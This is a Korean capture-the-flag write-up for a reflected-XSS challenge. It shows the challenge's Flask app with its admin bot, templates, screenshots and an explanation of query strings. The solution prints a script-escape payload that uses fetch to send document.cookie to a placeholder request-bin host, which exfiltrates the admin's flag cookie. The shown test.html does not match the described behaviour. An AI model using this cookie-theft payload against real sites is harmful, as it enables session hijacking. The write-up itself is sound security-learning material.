읽기 안내
원문 기록에서 스크립트 실행과 실습용 쿠키 전달을 확인했습니다. 원문에 기재된 test.html 코드와 실습 화면은 서로 일치하지 않는 부분이 있어, 화면에서 확인한 실행 문맥을 함께 보존했습니다.
파일 구조
report.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Report</title>
    <style>
        body {
            font-family: 'Comic Sans MS', 'Comic Sans', cursive;
            background-color: #f9f9f9;
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            margin: 0;
        }
        .container {
            background-color: #fff;
            width: 300px;
            padding: 20px;
            border-radius: 10px;
            box-shadow: 0 2px 4px rgba(0, 0, 0, 0.1);
            border: 1px solid #ccc;
            position: relative;
        }
        .container:before {
            content: '';
            position: absolute;
            top: 10px;
            bottom: 10px;
            left: 10px;
            right: 10px;
            border: 2px dashed #ccc;
            pointer-events: none;
        }
        .note-header {
            font-size: 1.5em;
            margin-bottom: 10px;
        }
        .note-content {
            font-size: 1em;
            line-height: 1.5;
        }
        .note-footer {
            text-align: right;
            font-size: 0.8em;
            color: #666;
        }
        form {
            display: flex;
            flex-direction: column;
        }
        input[type="text"], textarea {
            padding: 10px;
            margin: 10px 0;
            width: 100%;
            border: 1px solid #ccc;
            border-radius: 4px;
        }
        button {
            padding: 10px 20px;
            border: none;
            border-radius: 4px;
            background-color: #007bff;
            color: #fff;
            cursor: pointer;
        }
        button:hover {
            background-color: #0056b3;
        }
        .success {
            color: #28a745;
        }
        .fail {
            color: #dc3545;
        }
    </style>
</head>
<body>
    <div class="container">
        <div class="note-header">Report</div>
        <form action="/report" method="post">
            <input type="text" name="text" placeholder="Enter text for admin" required>
            <button type="submit">Submit</button>
        </form>
        <p>Please enter the text to send to the admin.</p>
        {% if message %}
            <div class="note-content">
                {% if success %}
                    <p class="success">Success</p>
                {% else %}
                    <p class="fail">Fail</p>
                {% endif %}
            </div>
        {% endif %}
        <div class="note-footer">Footer Text</div>
    </div>
</body>
</html>
test.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Report</title>
    <style>
        body {
            font-family: 'Comic Sans MS', 'Comic Sans', cursive;
            background-color: #f9f9f9;
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            margin: 0;
        }
        .container {
            background-color: #fff;
            width: 300px;
            padding: 20px;
            border-radius: 10px;
            box-shadow: 0 2px 4px rgba(0, 0, 0, 0.1);
            border: 1px solid #ccc;
            position: relative;
        }
        .container:before {
            content: '';
            position: absolute;
            top: 10px;
            bottom: 10px;
            left: 10px;
            right: 10px;
            border: 2px dashed #ccc;
            pointer-events: none;
        }
        .note-header {
            font-size: 1.5em;
            margin-bottom: 10px;
        }
        .note-content {
            font-size: 1em;
            line-height: 1.5;
        }
        .note-footer {
            text-align: right;
            font-size: 0.8em;
            color: #666;
        }
        form {
            display: flex;
            flex-direction: column;
        }
        input[type="text"], textarea {
            padding: 10px;
            margin: 10px 0;
            width: 100%;
            border: 1px solid #ccc;
            border-radius: 4px;
        }
        button {
            padding: 10px 20px;
            border: none;
            border-radius: 4px;
            background-color: #007bff;
            color: #fff;
            cursor: pointer;
        }
        button:hover {
            background-color: #0056b3;
        }
        .success {
            color: #28a745;
        }
        .fail {
            color: #dc3545;
        }
    </style>
</head>
<body>
    <div class="container">
        <div class="note-header">Report</div>
        <form action="/report" method="post">
            <input type="text" name="text" placeholder="Enter text for admin" required>
            <button type="submit">Submit</button>
        </form>
        <p>Please enter the text to send to the admin.</p>
        {% if message %}
            <div class="note-content">
                {% if success %}
                    <p class="success">Success</p>
                {% else %}
                    <p class="fail">Fail</p>
                {% endif %}
            </div>
        {% endif %}
        <div class="note-footer">Footer Text</div>
    </div>
</body>
</html>
app.py
from flask import Flask, redirect, request, render_template
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from time import sleep
from os import urandom, environ
from urllib.parse import quote

app = Flask(__name__)
app.secretkey = urandom(32)

FLAG = environ.get("FLAG", "DH{fake_flag}")
PASSWORD = environ.get("PASSWORD", "1234")


def access_page(text, cookie={"name": "name", "value": "value"}):
    try:
        service = Service(executable_path="/chromedriver-linux64/chromedriver")
        options = webdriver.ChromeOptions()
        for _ in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
            options.add_argument(_)
        driver = webdriver.Chrome(service=service, options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)
        driver.get(f"http://127.0.0.1:8000/")
        driver.add_cookie(cookie)
        driver.get(f"http://127.0.0.1:8000/test?text={quote(text)}")
        sleep(1)
    except Exception as e:
        print(e, flush=True)
        driver.quit()
        return False
    driver.quit()
    return True

@app.route("/", methods=["GET"])    # Auto Redirection
def index():
    return redirect("/test")

@app.route("/test", methods=["GET"])
def intro():
    text = request.args.get("text")
    return render_template("test.html", test=text)


@app.route("/report", methods=["GET", "POST"])
def report():
    if request.method == "POST":
        text = request.form.get("text")
        if not text:
            return render_template("report.html", msg="fail")

        else:
            if access_page(text, cookie={"name": "flag", "value": FLAG}):
                return render_template("report.html", message="Success")
            else:
                return render_template("report.html", message="fail")
    else:
        return render_template("report.html")


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8000)
파일 분석
1. def access_page()
access_page 함수를 보면 인자 값으로 text, cookie를 받고 있다.
2. def intro()
text GET 파라미터를 받아서 test.html 템플릿에 넘긴다. 이 말이 무엇이냐.
만약 사용자가 /test?text=hello로 접속을 했다면, 템플릿에 넘길때 다음 형식으로 넘긴다.
render_template(”test.html”, test=”hello”)3. def report()
/report 페이지에서는 사용자가 POST 방식으로 제출한 text 값을 받아 특정 URL을 자동으로 방문한다. 이때, flag라는 쿠키를 설정한 채로 http://127.0.0.1:8000/test?text={parameter} 경로에 접속한다.
Exploit
먼저 /test 페이지에서 개발자 도구를 열어 페이지 구조를 확인해보자.
초기화면은 다음과 같다.

아무 입력이 없는 상태이기 때문에 None 값이 들어가 있는 것처럼 보이는데 파라미터 값 1을 주고 저 자리에 박히는게 맞는지 확인해보자.

None이 있던 자리에 파라미터 값 1이 들어갔다. 게다가 구조를 살펴보니 script 태그로 이뤄져 있다. 별다른 보호 기법도 없고 대놓고 Reflected XSS 공격하라는거다.
이미 script 태그 안에 있으니 기존 태그를 탈출해서 새로운 태그를 집어 넣고 페이로드를 실행해보자.

깔끔하게 성공했다. 그렇다면 저 페이로드를 변형하여 /report 페이지에서 익스플로잇을 하면 될 것이다.

Enter text for admin 위치에 페이로드를 넣고 페이로드가 실행해보자. 쿠키 값을 알아낼 것이기 때문에 dreamhacktools를 사용해서 플래그를 알아낼 것이다.
fetch 함수를 통해서 dreamhacktools 를 사용해서 request bin 으로 보내고 거기에 뜨는 플래그 값을 확인하자.
cookie는 써도되고 안써도되고…
</script><script>fetch('https://{dreamhacktools}/?cookie='+document.cookie);</script>
해당 코드를 넣고 Request bin을 확인했더니

다음과 같이 QueryString에 플래그 값이 박혀있는 것을 볼 수 있다.
QueryString이 뭔가요?
querystring이란 웹 주소(URL) 뒤에 붙는 추가 데이터를 말한다. 사용자가 서버에 요청할 때, 특정 값(파라미터)들을 같이 보내기 위해서 사용된다.
URL 상으로 보면 ? 뒤에 오는것들이 쿼리스트링이다.
예제 구문 http://example.com/search?query=apple&sort=desc 을 보면 다음처럼 정리할 수 있다.
| 구성 요소 | 의미 |
|---|---|
| ? | 쿼리스트링의 시작을 의미 |
| query=apple | 변수 query에 "apple"이라는 값을 전달 |
| & | 여러 파라미터를 구분 |
| sort=desc | 변수 sort에 "desc" 값 전달 |
작성 기록과 문제 출처
원문과 출처
풀이와 설명: MadEyE / 이선용의 개인 Notion 기록.
문제에서 제공한 코드·서비스 화면과 외부 참고자료의 권리는 해당 작성자와 플랫폼에 있습니다.
원문 본문·코드·실습 증적을 보존했으며, 원문에 포함된 외부 글은 참고 링크로 안내합니다.
다음 글